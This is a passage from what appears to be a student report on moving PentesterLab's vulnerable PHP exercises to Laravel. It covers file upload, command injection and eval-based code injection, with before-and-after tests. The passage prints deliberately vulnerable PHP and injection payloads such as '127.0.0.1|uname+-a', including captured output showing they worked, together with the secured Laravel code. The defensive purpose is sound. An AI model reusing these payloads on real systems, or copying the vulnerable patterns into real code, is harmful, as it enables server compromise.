
192.168.0.15/upload/example2.php

PentesterLab.com Home

Image: Choose File new 1.php.blah
Send file

© PentesterLab 2013


Figure 14: Browser output showing successful execution of an File Upload payload in the PHP (Before migration)



```
192.168.0.15/upload/example2.php

PentesterLab.com   Home

Upload done !Your file can be found here
Image: Choose File No file chosen
Send file

© PentesterLab 2013
```

Figure 15: Browser output showing successful File Upload vulnerability the PHP (Before migration)

Laravel Code




example2.blade.php

resources > views > upload > example2.blade.php

```
@extends('layouts.app')

@section('content')
@if($message)
    <div class="alert alert-info">
        {{ $message }}
        @if($fileUrl)
            <br>Your file can be found <a href="{{ $fileUrl }}">here</a>
        @endif
    </div>
@endif

<form method="POST" action="{{ route('upload.example2') }}" enctype="multipart/form-data">
    Image: <input type="file" name="image"><br/>
    <input type="submit" name="send" value="Send file">
    @csrf
</form>
@endsection
```

Figure 16: Laravel controller code to mitigate an File Upload



UploadController.php

app > Http > Controllers > UploadController.php

```php
{
    {
    }

    public function example2(Request $request)
    {
        $message = '';
        $fileUrl = '';

        if ($request->isMethod('post')) {
            $validated = $request->validate([
                'image' => ['required', 'file', 'image', 'mimes:jpeg,png,gif,webp', 'max:2048'
            ]);

            if ($request->hasFile('image')) {
                $file = $request->file('image');

                $storedPath = $file->storePublicly('upload/images', ['disk' => 'public']);

                if ($storedPath) {
                    $message = 'Upload done !';
                    $fileUrl = Storage::disk('public')->url($storedPath);
                } else {
                    $message = 'Upload failed';
                }
            }
        }

        return view('upload.example2', compact('message', 'fileUrl'));
    }
}
```

Figure 17: Laravel Blade view code to prevent an File Upload




Image: Choose File No file chosen
Send file

© Pentester Lab 2025


Figure 18: Security testing results confirming the elimination of File Upload vulnerabilities in the Laravel (After migration)

4.1.4 Code and Command Injection

In the old PHP code, attacker-controlled inputs were sometimes passed directly into dangerous functions like eval() or even into system commands, which created serious risks of code or command injection (Hauzar and Kofron, 2012). For example, user-supplied IP addresses could be sent straight to the shell, giving attackers a path to execute arbitrary commands. In the Laravel re-implementation, these unsafe patterns were removed: dynamic execution functions such as eval() were eliminated, and inputs that drive server-side actions are validated strictly with built-in rules like ip before being used (Aborujilah et al., 2022).

This ensures user input is handled safely, prevents code and command injection, and keeps a clear separation between input, processing, and output. During retesting, payloads that previously produced system-level effects were either rejected during validation or processed without ever reaching an execution primitive, confirming Laravel safer lifecycle approach (Vanderlei et al., 2021).

<u>Command Injection - Core PHP</u>



E:\GCU\SEM - 3\Live project\Part-1- pentest\Web4Pen\original web4pen www\commandexec\example3.php - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
example1.php
example2.php
example3.php

```php
<?php require_once("../header.php"); ?>
<pre>
<?php
  if (!(preg_match('/^\d{1,3}\.\d{1,3}\.\d{1,3}.\d{1,3}$/', $_GET['ip']))) {
     header("Location: example3.php?ip=127.0.0.1");
  }
  system("ping -c 2 ".$_GET['ip']);
?>
</pre>
<?php require_once("../footer.php"); ?>
```

Figure 19: Core PHP implementation exhibiting an Command Injection

Output

URL Input= /commandexec/example3.php?ip=127.0.0.1|uname+-a HTTP/1.0




```
GET /commandexec/example3.php?ip=127.0.0.1|uname+-a HTTP/1.0
Host: 192.168.0.15
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```

```
          <div class="nav-collapse collapse">
            <ul class="nav">
              <li class="active">
                <a href="/">
                  Home
                </a>
              </li>
            </ul>
          </div>
          <!--/.nav-collapse -->
        </div>
      </div>
    </div>

    <div class="container">



      <pre>
        Linux debian 2.6.32-5-686 #1 SMP Fri May 10 08:33:48 UTC 2013 i686
        GNU/Linux
      </pre>
      <footer>
        <p>
          &copy; PentesterLab 2013
        </p>
      </footer>

    </div>
     <!-- /container -->


  </body>
</html>
```


Figure 20 : Burp suite output showing successful execution of an Command Injection payload in the PHP (Before migration)

<u>**Laravel Code**</u>



```
    public function example3(Request $request)
    {
        $validated = $request->validate([
            'ip' => ['nullable', 'ip'],
        ]);
        $ip = $validated['ip'] ?? '127.0.0.1';

        try {
            $process = new Process(['ping', '-c', '2', $ip]);
            $process->setTimeout(5);
            $process->run();
            if (!$process->isSuccessful()) {
                throw new ProcessFailedException($process);
            }
            $output = $process->getOutput();
        } catch (\Throwable $e) {
            $output = 'Command failed';
        }

        return view('commandexec.example3', compact('output'));
    }
}
```

Figure 21 : Laravel controller code to mitigate an Command Injection




example3.blade.php

resources > views > commandexec > example3.blade.php

```
@extends('layouts.app')

@section('content')
<pre>
@if($output)
    {{ $output }}
@endif
</pre>
@endsection
```

Figure 22 : Laravel Blade view code to prevent an Command Injection

<u>Output</u>



Burp Suite Community Edition v2025.6.4 - Temporary Project

Target: http://localhost:8000 HTTP/1

Request

```
GET /commandexec/example3.php?ip=127.0.0.1|uname+-a HTTP/1.1
Host: localhost:8000
sec-ch-ua: "Not)A;Brand";v="8", "Chromium";v="138"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost:8000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; XSRF-TOKEN=
eyJpdiI6ImxrMHBILzFYazJRNVR2QUhUV1JEd3c9PSIsInZhbHVlIjoicHh4RmcydTJtOUFkenBjdH
dkTGtwQ2ZHQjRBdElwZExsVXlZK25aKzZkMnJybUZuV3MxRFFoWXBLNEcleUpKNkJEOFRiNi9vQnVn
SXIvaXpwWURMMkEzMXF3ZmZnTnRKdGZYTGwzQlpmQXlTOUQxNkovMHl2cEFuamI4SmhUanQiLCJtYW
MiOiJkNTVhY2RlNDI3NTdkNTk1MTFjMDY4OGE2MTUzNjU3MTRlNTA0NGNjNzkwNDliZWIxNjBjNzAl
NTA0M2Q2NTMzIiwidGFnIjoiIn0%3D; laravel_session=
eyJpdiI6IlBaRFEwSWUvRC96M25ab3lnQTJyanc9PSIsInZhbHVlIjoidjRJbzRjZm53YURzd3BLYV
RySUNTQkNSdW1LS3NSZlAwaW1EaEOzRGp0WW03aXduVGZYckt4UndST21GMnU1N2ZTaTM5UDNtdlZu
UTNMdkdwNE1nZDlxTHVVcjVYeGtVdVF0UWZaTnVhb3J4TmJzNzg5VUFqenVwMmVvb010NDQiLCJtYW
MiOiIzZTYyMWIzMzE3MTU1M2VjNGY1YzglNWYxNTI1ZGMxYTVmYTg2YzY0Y2E2YTc0ZjQ4YWNiZjAw
NDk0Yjk1N2RjIiwidGFnIjoiIn0%3D
Connection: keep-alive
```

Response

```
HTTP/1.1 404 Not Found
Host: localhost:8000
Connection: close
X-Powered-By: PHP/8.2.12
Cache-Control: no-cache, private
date: Thu, 14 Aug 2025 05:04:52 GMT
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">

    <title>
      Not Found
    </title>

    <style>

      /*! normalize.css v8.0.1 | MIT License | github.com/necolas/normalize.cs
      s */html{
        line-height:1.15;
        -webkit-text-size-adjust:100%
      }
      body{
        margin:0
      }
      a{
        background-color:transparent
      }
      code{
        font-family:monospace,monospace;
        font-size:1em
      }
      [hidden]{
        display:none
```

Inspector


```
Request attributes          2
Request query parameters    1
Request body parameters     0
Request cookies             4
Request headers            16
Response headers            6
```

Done 6,807 bytes | 492 millis

Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Send
Cancel
Pretty Raw Hex Render
0 highlights
Event log All issues
Memory: 133.4MB
Disabled
Type here to search
16°C Mostly cloudy
ENG
06:04
14-08-2025

Figure 23 : Security testing results confirming the elimination of Command Injection vulnerabilities in the Laravel (After migration)

Code Injection - Core PHP


E:\GCU\SEM - 3\Live project\Part-1- pentest\Web4Pen\original web4pen www\codeexec\example1.php - Notepad++

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
example1.php


```php
<?php require_once("../header.php"); ?>

<?php
  $str="echo \"Hello ".$_GET['name']."!!!\";";

  eval($str);
?>
<?php require_once("../footer.php"); ?>

```

Figure 24 : Core PHP implementation exhibiting an Code Injection

Output

URL input:

http://192.168.0.15/codeexec/example1.php?name=hacker%22.system(%27uname%20-a%27);%23

